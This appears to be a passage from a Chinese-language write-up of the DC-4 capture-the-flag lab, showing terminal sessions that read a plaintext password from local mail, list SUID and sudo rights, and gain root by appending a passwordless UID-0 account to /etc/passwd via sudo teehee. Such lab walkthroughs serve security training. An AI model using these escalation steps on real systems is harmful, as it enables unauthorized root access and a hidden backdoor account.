┌──(root💀kali)-[~]
└─# ssh-keygen -R "192.168.172.144"
# Host 192.168.172.144 found: line 3
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

┌──(root💀kali)-[~]
└─# ssh jim@192.168.172.144
The authenticity of host '192.168.172.144 (192.168.172.144)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.172.144' (ED25519) to the list of known hosts.
jim@192.168.172.144's password:
```

```
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$
```


打开jim目录下的mbox文件查看，这是一封来自roo的邮件

```
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ ls
backups  mbox  test.sh
jim@dc-4:~$ cat mbox
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: RO

This is a test.

jim@dc-4:~$
```


然后去jim的邮件目录查看，打开/var/mail/jim文件发现了用户Charles的密码

```
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just i
n case anything goes wrong.

Password is:  ^xHhA&hvim0y
```

```
See ya,
Charles

jim@dc-4:/var/mail$
```


成功切换用户到charles

```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$
```


接下来需要提升权限，首先考虑suid提权，但是好像没有可以利用的命令

```
charles@dc-4:/var/mail$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/exim4
/bin/mount
/bin/umount
/bin/su
/bin/ping
/home/jim/test.sh
charles@dc-4:/var/mail$
```


然后再考虑sudo提权，发现用户可以不需要输入密码即可以root权限执行teehee命令

```
charles@dc-4:/var/mail$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/var/mail$
```

teehee命令类似于tee，用于读取标准输入数据，并将其内容输出到文件，所以我们可以使用teehee命令将一个无密码的用户admin写入到/etc/passwd文件中，并将该用户添加到root组中

```
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/var/mail$ echo "admin::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
admin::0:0:::/bin/bash
charles@dc-4:/var/mail$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nginx:x:107:111:nginx user,,,:/nonexistent:/bin/false
charles:x:1001:1001:Charles,,,:/home/charles:/bin/bash
jim:x:1002:1002:Jim,,,:/home/jim:/bin/bash
sam:x:1003:1003:Sam,,,:/home/sam:/bin/bash
Debian-exim:x:108:112::/var/spool/exim4:/bin/false
admin::0:0:::/bin/bash
charles@dc-4:/var/mail$
```


然后只需要切换到admin用户就是root权限了

```
charles@dc-4:/var/mail$ su admin
root@dc-4:/var/mail# whoami
root
root@dc-4:/var/mail# ls
jim
```

最后只需要跳转到/root目录下就可以看到flag文件和内容了

```
root@dc-4:/var/mail# cd ..
root@dc-4:/var# cd ..
root@dc-4:/# ls
bin   dev  home        initrd.img.old  lost+found  mnt  proc  run   srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             media       opt  root  sbin  sys  usr  vmlinuz
root@dc-4:/# /root
bash: /root: Is a directory
root@dc-4:/# cd /root
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt



888       888          888 888      8888888b.                              888 888 888 888
888   o   888          888 888      888  "Y88b                             888 888 888 888
888  d8b  888          888 888      888    888                             888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:/root#
```


参考文章：http://cn-sec.com/archives/379433.html